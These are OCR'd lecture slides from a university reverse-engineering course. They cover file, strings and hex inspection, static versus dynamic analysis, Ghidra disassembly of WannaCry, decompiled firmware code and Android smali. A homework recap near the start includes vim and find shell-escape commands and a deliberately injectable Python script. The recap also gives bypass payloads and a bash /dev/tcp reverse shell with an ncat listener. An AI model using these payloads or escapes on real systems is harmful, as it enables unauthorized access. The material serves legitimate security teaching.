CMSC388U

Reverse Engineering

COMPUTER SCIENCE
UNIVERSITY OF MARYLAND

Announcements


- Homework #5 will be released soon
- HW3 recap/debrief will be out soon
- HW “checkpoints”
- CSEC: csec.umd.edu
- Office hour appointments
- We recommend starting HW’s earlier
    - Easier to help over piazza / schedule office hours!

HW4 Recap: Question 1


- /usr/bin/vim
  - `vim -c ':!/bin/sh'`
  - `vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`
  - `vim`
  - `:set shell=/bin/sh`
  - `:shell`
- /usr/bin/find
  - `find . -exec /bin/sh \; -quit`

HW4 Recap: Question 2a

- Bash trick discussed last lecture:
  - Use of $IFS would not easily work because of `.lower()`
  - `$ echo {echo,curly,brace,expansion}`
  - Some other creative solutions! (sed, pipes, <>, etc.)




```python
#!/usr/bin/python3

from os import system

def injectme(user_input: str):
    sanitized = user_input.lower().replace(" ", "-") # what does this do?
    system("/bin/bash -c  \"echo "+sanitized+"\"")

if __name__ == "__main__":
    while True:
        injectme(input("String to echo: "))

```



```
user@pwr:/tmp$ ./injectme.py
String to echo: testtesttest
testtesttest
String to echo: test;whoami
test
user
String to echo: test;echo test
test
/bin/bash: echo-test: command not found
String to echo: test;{echo,i,have,spaces}
test
i have spaces
```

HW4 Recap: Question 2b

- Builds on bash trick from 2a
  - In theory wanted to do this through the command injection but won't take off points
    - A little extra (annoyingly) tricky, sorry :(
      - We'll give points for "good faith" efforts



```
user@pwr:~$ # Attacker
user@pwr:~$ ncat -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50106.
user@pwr:~$
```

```
user@pwr:/tmp$ # Victim
user@pwr:/tmp$ ./injectme.py
String to echo: hax;{bash,-i>&/dev/tcp/127.0.0.1/1337>&1}
hax
String to echo:
```

HW4 Recap: Question 3

- 80/tcp open http Apache httpd 2.4.17
- https://www.cvedetails.com/cve/CVE-2019-0211/
- https://github.com/cfreal/exploits/tree/master/CVE-2019-0211-apache
- https://blog.rapid7.com/2019/04/03/apache-http-server-privilege-escalation-cve-2019-0211-what-you-need-to-know/

A

What is RE?

- Reverse Engineering
  - *"The practice of analyzing a software system, either in whole or in part, to extract design and implementation information"*


- *TL;DR*: taking things apart to know how they work

What kinds of RE?

- **Hardware**
  - Figuring out how physical circuits/components work and interface
- **Firmware**
  - *"Software the provides low-level control for a device's specific hardware"*
    - Commonly in ROM (Read Only Memory)
- **Software**
  - Looking at the inner workings of software for the purpose of understanding or changing behavior

Flavors of RE


- Game Hacking
- Hardware
- Firmware
- Android / Mobile
- Malware
- Binary
- Chemistry?



Listing: wannacry

*wannacry

```
                 undefined4        EAX:4              <RETURN>
                 undefined1        Stack[-0x1]:1  local_1
                 undefined2        Stack[-0x3]:2  local_3
                 undefined4        Stack[-0x7]:4  local_7
                 undefined4        Stack[-0xb]:4  local_b
                 undefined4        Stack[-0xf]:4  local_f
                 undefined4        Stack[-0x13]:4 local_13
                 undefined4        Stack[-0x17]:4 local_17
                 undefined1        Stack[-0x50]:1 local_50
                             something_interesting                          XREF
         00408140 83 ec 50          SUB          ESP,0x50
         00408143 56                PUSH         ESI
         00408144 57                PUSH         EDI
         00408145 b9 0e 00          MOV          ECX,0xe
                  00 00
         0040814a be d0 13          MOV          ESI,s_http://www.iuqerfsodp9ifjaposdf
                  43 00
         0040814f 8d 7c 24 08       LEA          EDI=>local_50,[ESP + 0x8]
         00408153 33 c0             XOR          EAX,EAX
         00408155 f3 a5             MOVSD.REP    ES:EDI,ESI=>s_http://www.iuqerfsodp9i
         00408157 a4                MOVSB        ES:EDI,ESI=>s_http://www.iuqerfsodp9i
         00408158 89 44 24 41       MOV          dword ptr [ESP + local_17],EAX
         0040815c 89 44 24 45       MOV          dword ptr [ESP + local_13],EAX
         00408160 89 44 24 49       MOV          dword ptr [ESP + local_f],EAX
         00408164 89 44 24 4d       MOV          dword ptr [ESP + local_b],EAX
         00408168 89 44 24 51       MOV          dword ptr [ESP + local_7],EAX
         0040816c 66 89 44          MOV          word ptr [ESP + local_3],AX
                  24 55
         00408171 50                PUSH         EAX
         00408172 50                PUSH         EAX
         00408173 50                PUSH         EAX
         00408174 6a 01             PUSH         0x1
         00408176 50                PUSH         EAX
```



00001700-uTorrent.exe

Found: 1,795

Address	Value	Prev..
004617FC	10000	10000
004654DC	10000	10000
004784D0	10000	10000
00496ECC	10000	10000
004B56EC	10000	10000
004E6278	10000	10000
0056A7E4	10000	10000
005AE4F8	10000	10000
008D4B2C	10000	10000
00934DB4	10000	10000
00934FA4	10000	10000
0093585C	10000	10000
00935C3C	10000	10000

Value: ☐ Hex 10000

Scan Type: Exact Value

Value Type: 4 Bytes

Memory Scan Options

Start: 0000000000000000

Stop: 7fffffffffffffff

☑ Writable ▨ Executable

☐ CopyOnWrite

☑ Fast Scan 4 ● Alignment ○ Last Digits

☐ Pause the game while scanning

☐ Unrandomizer

☑ Enable Speedhack

Speed: 0.1

0 20

Apply

Active	Description	Address	Type	Value


Software RE Basics

- So… you're given a piece of software you want to reverse engineer… what do you do?

- Good first steps
  - `$ file {file}` will give you information about the file types
  - `$ strings {file}` will output all human readable strings from a file
  - Hex editors such as `hexdump/bless` will give you the raw bytes of a file


A

```
user@pwr:~/Downloads$ file CMSC388U_LEC4.mp4
CMSC388U_LEC4.mp4: ISO Media, MP4 Base Media v1 [ISO 14496-12:2003]
user@pwr:~/Downloads$ file Pen.\ Testing.pdf
Pen. Testing.pdf: PDF document, version 1.4
```



```
00000000 25 50 44 46 2D 31 2E 34 0A 25 20 E2 E3 CF D3 0A 34 0A 30 0A 6F 62 6A 0A %PDF-1.4.% .....4.0.obj.
00000018 3C 3C 0A 2F 54 79 70 65 0A 2F 43 61 74 61 6C 6F 67 0A 2F 4E 61 6D 65 73 <<./Type./Catalog./Names
00000030 0A 3C 3C 0A 2F 4A 61 76 61 53 63 72 69 70 74 0A 33 0A 30 0A 52 0A 3E 3E .<<./JavaScript.3.0.R.>>
00000048 0A 2F 50 61 67 65 4C 61 62 65 6C 73 0A 3C 3C 0A 2F 4E 75 6D 73 0A 5B 0A ./PageLabels.<<./Nums.[.
00000060 30 0A 3C 3C 0A 2F 53 0A 2F 44 0A 2F 53 74 0A 31 0A 3E 3E 0A 5D 0A 3E 3E 0.<<./S./D./St.1.>>.].>>
00000078 0A 2F 4F 75 74 6C 69 6E 65 73 0A 32 0A 30 0A 52 0A 2F 50 61 67 65 73 0A ./Outlines.2.0.R./Pages.
00000090 31 0A 30 0A 52 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 35 0A 30 0A 6F 62 6A 0A 1.0.R.>>.endobj.5.0.obj.
000000a8 3C 3C 0A 2F 43 72 65 61 74 6F 72 0A 28 FE FF 00 47 00 6F 00 6F 00 67 00 <<./Creator.(...G.o.o.g.
000000c0 6C 00 65 29 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 36 0A 30 0A 6F 62 6A 0A 3C l.e).>>.endobj.6.0.obj.<
000000d8 3C 0A 2F 54 79 70 65 0A 2F 50 61 67 65 0A 2F 50 61 72 65 6E 74 0A 31 0A <./Type./Page./Parent.1.
0000000f 30 0A 52 0A 2F 4D 65 64 69 61 42 6F 78 0A 5B 0A 30 0A 30 0A 37 32 30 0A 0.R./MediaBox.[.0.0.720.
00000108 34 30 35 0A 5D 0A 2F 43 6F 6E 74 65 6E 74 73 0A 37 0A 30 0A 52 0A 2F 52 405.]./Contents.7.0.R./R
00000120 65 73 6F 75 72 63 65 73 0A 38 0A 30 0A 52 0A 2F 41 6E 6E 6F 74 73 0A 31 esources.8.0.R./Annots.1
00000138 30 0A 30 0A 52 0A 2F 47 72 6F 75 70 0A 3C 3C 0A 2F 53 0A 2F 54 72 61 6E 0.0.R./Group.<<./S./Tran
00000150 73 70 61 72 65 6E 63 79 0A 2F 43 53 0A 2F 44 65 76 69 63 65 52 47 42 0A sparency./CS./DeviceRGB.
00000168 3E 3E 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 37 0A 30 0A 6F 62 6A 0A 3C 3C 0A >>.>>.endobj.7.0.obj.<<.
00000180 2F 46 69 6C 74 65 72 0A 2F 46 6C 61 74 65 44 65 63 6F 64 65 0A 2F 4C 65 /Filter./FlateDecode./Le
00000198 6E 67 74 68 0A 39 0A 30 0A 52 0A 3E 3E 0A 73 74 72 65 61 6D 0A 78 9C BD ngth.9.0.R.>>.stream.x..
000001b0 96 CD 8E 1B 37 0C C7 ED 2B 5F A1 40 CE BB 01 A2 25 45 51 12 6F 6D D1 0F ....7...+_.@....%EQ.om..
000001c8 34 40 0F 2D 0C E4 10 E4 10 38 CD 2E 82 D9 A4 4E 0B F4 6D 7A E9 2D 87 3E 4@.-.....8.....N..mz.-.>
000001e0 44 5F A7 97 3C 42 29 CD 68 46 63 1B CD 36 69 E2 81 3D A3 1F 48 91 43 FD D_..<B).hFc..6i..=..H.C.
0000018f 2D EA 00 E4 10 CA F5 60 7C 08 28 76 DF DF C2 01 D0 21 92 C6 2C 18 AA C5 -......`|.(v.....!..,...
00000210 F1 D8 8C CA ED 16 38 4A 8A 58 DD 87 65 E0 51 52 28 0F 03 1C 0D CA EF 0D ......8J.X..e.QR(.......
00000228 3C 82 97 16 E4 00 57 5F 0C 3F DF 3C 45 B8 FE 65 8C 02 AF AF DF 6B DE 1B <.....W_.?.<E..e.....k..
00000240 78 7E 1F 7E B0 EB 00 5E 32 22 B6 17 F3 31 F9 60 03 09 41 C8 09 10 27 8F x~.~...^2"...1.`..A...'.
```

```
Signed 8 bit: 10          Signed 32 bit: 171379248            Hexadecimal: 0A 37 0A 30
Unsigned 8 bit: 10        Unsigned 32 bit: 171379248          Decimal: 010 055 010 048
Signed 16 bit: 2615       Float 32 bit: 8.813046E-33          Octal: 012 067 012 060
Unsigned 16 bit: 2615     Float 64 bit: 1.87310605175711E-259 Binary: 00001010 00110111 00001010 00110
Show little endian decoding   Show unsigned as hexadecimal    ASCII Text: ↵7↵0
Offset: 0x117 / 0x2f72c0    Selection: 0x10f to 0x116 (0x8 bytes)    INS
```



```
user@pwr:~/Downloads$ strings ./Pen.\ Testing.pdf | head -20
%PDF-1.4
/Type
/Catalog
/Names
/JavaScript
/PageLabels
/Nums
/Outlines
/Pages
endobj
/Creator
endobj
/Type
/Page
/Parent
/MediaBox
/Contents
/Resources
/Annots
/Group
```

Static vs. Dynamic Analysis

- **Static Analysis:** Looking at / Analyzing a program's source
    - Looking at the [insert thing] from the outside and figuring out what it does
        - Program is never executed
    - Ghidra, jadx-gui, IDA, Binary Ninja, Hopper, etc.

- **Dynamic Analysis:** Examining a program while it is being run
    - Debuggers are the main tool
        - GDB, ProcDump
    - radare2, angr, etc.

A

Disassembly & Decompiling

- When doing software RE, there are times you won't have the full source code
  - "Black Box"

- How do we examine the code?
  - Decompiling!
    - Can take the assembly of a program, and guess on how to reconstruct the native code
      - How do we get the assembly?
        - Disassembling!

    - Not always perfect
      - Intuition helps!





Fig 2.16 Program generation from compilation through loading.

V

C Decompiling




```
                    LAB_004258c0                              XREF[2]:     00425888(j), 004258ac(j)
004258c0 10 00 c2 8f     lw         curr_byte,enMask(s8)
004258c4 01 00 42 24     addiu      curr_byte,curr_byte,0x1
004258c8 10 00 c2 af     sw         curr_byte=>DAT_00505955,enMask(s8)                 = 6Ah
                                                                                      = "7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(...

004258cc 20 00 c2 8f     lw         curr_byte,local_res0(s8)
004258d0 01 00 42 24     addiu      curr_byte,curr_byte,0x1
004258d4 20 00 c2 af     sw         curr_byte,local_res0(s8)
004258d8 08 00 c2 8f     lw         curr_byte,numChars(s8)
004258dc 01 00 42 24     addiu      curr_byte,curr_byte,0x1
004258e0 08 00 c2 af     sw         curr_byte,numChars(s8)
004258e4 10 00 c2 8f     lw         curr_byte,enMask(s8)
004258e8 00 00 42 80     lb         curr_byte,0x0(curr_byte)=>DAT_00505955             = 6Ah
                                                                                      = "7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(...

004258ec 04 00 40 14     bne        curr_byte,zero,LAB_00425900
004258f0 00 00 00 00     _nop
004258f4 30 80 82 8f     lw         curr_byte,-0x7fd0(gp)=>PTR_LAB_0053de60            = 00500000
004258f8 54 59 42 24     addiu      curr_byte,curr_byte,0x5954
004258fc 10 00 c2 af     sw         curr_byte=>DAT_00505954,enMask(s8)                 = 2Ah

                    LAB_00425900                              XREF[2]:     00425864(j), 004258ec(j)
00425900 20 00 c2 8f     lw         curr_byte,local_res0(s8)
00425904 00 00 42 80     lb         curr_byte,0x0(curr_byte)
00425908 d8 ff 40 14     bne        curr_byte,zero,LAB_0042586c
0042590c 00 00 00 00     _nop
00425910 08 00 c2 8f     lw         curr_byte,numChars(s8)
00425914 21 e8 c0 03     move       sp,s8
00425918 1c 00 be 8f     lw         s8,local_4(sp)
0042591c 20 00 bd 27     addiu      sp,sp,0x20
00425920 08 00 e0 03     jr         ra
00425924 00 00 00 00     _nop

                    **************************************************************
                    *                          FUNCTION                          *
                    **************************************************************
                    char_t * __stdcall umGetFirstRowData(char_t * tableName,...
                      assume gp = 0x545e30
                      assume t9 = 0x425928
     char_t *         v0:4          <RETURN>
```

Disassembly (usually accurate)

← ASM


C →



```
int umEncryptString(char_t *textString)

{
  byte curr_byte;
  byte *local_res0;
  int numChars;
  char_t enChar;
  char_t *enMask;

  enMask = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
  numChars = 0;
  local_res0 = (byte *)textString;
  while (*local_res0 != 0) {
    curr_byte = *local_res0 ^ *enMask;
    if ((curr_byte != 0) && ((*(ushort *)(__ctype_b + (char)curr_byte * 2) & 0x20) == 0)) {
      *local_res0 = curr_byte;
    }
    enMask = enMask + 1;
    local_res0 = local_res0 + 1;
    numChars = numChars + 1;
    if (*enMask == '\0') {
      enMask = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
    }
  }
  return numChars;
}
```

Decompilation (sometimes inaccurate)

Java Disassembly




```
University of MD_v1.1_apkpure.com.apk
  Source code
    android.support.p001v4
    androidx
    com
    edu.umd.mobile
      R
    kotlinx.coroutines
    modolabs.kurogo
    okhttp3.internal.publicsuffix
    org.altbeacon
    p000
    p002b
    p010d.p011a.p012a.p013a
    p014e.p015a
    p022f
    p100g
    p255h.p256a.p257a.p258a.p259a
    p260i
    p278j.p279a
    p307k
    p318l
    p319m.p320a
  Resources
  APK signature
```

p278j.p279a.p290m.OKGoCachingAuthenticator

```
                "Ljava/util/HashMap<",
                "Ljava/lang/String;",
                "Lg/c/a/c/b;",
                ">;"
            }
        .end annotation
.end field

.field public static final e:Ljava/util/HashMap;
    .annotation system Ldalvik/annotation/Signature;
        value = {
                "Ljava/util/HashMap<",
                "Ljava/lang/String;",
                "Lg/c/a/c/b;",
                ">;"
            }
        .end annotation
.end field

.field public static f:Lg/c/a/b/a;

.field public static g:Lg/c/a/c/c;

.field public static h:Ljava/lang/String;


# direct methods
.method public static constructor <clinit>()V
    .registers 3

    .line 1
    new-instance v0, Lg/c/a/c/b;

    const-string v1, "user"

    const-string v2, "password"

    invoke-direct {v0, v1, v2}, Lg/c/a/c/b;-><init>(Ljava/lang/String;Ljava/lang/String;)V

    sput-object v0, Lj/a/m/d;->b:Lg/c/a/c/b;

    .line 2
    new-instance v0, Ljava/util/concurrent/ConcurrentHashMap;

    invoke-direct {v0}, Ljava/util/concurrent/ConcurrentHashMap;-><init>()V

    sput-object v0, Lj/a/m/d;->c:Ljava/util/Map;

    .line 3
    new-instance v0, Ljava/util/HashMap;

    invoke-direct {v0}, Ljava/util/HashMap;-><init>()V

    sput-object v0, Lj/a/m/d;->d:Ljava/util/HashMap;

    .line 4
    new-instance v0, Ljava/util/HashMap;

    invoke-direct {v0}, Ljava/util/HashMap;-><init>()V

    sput-object v0, Lj/a/m/d;->e:Ljava/util/HashMap;

    const/4 v0, 0x0

```

← Smali

Java →

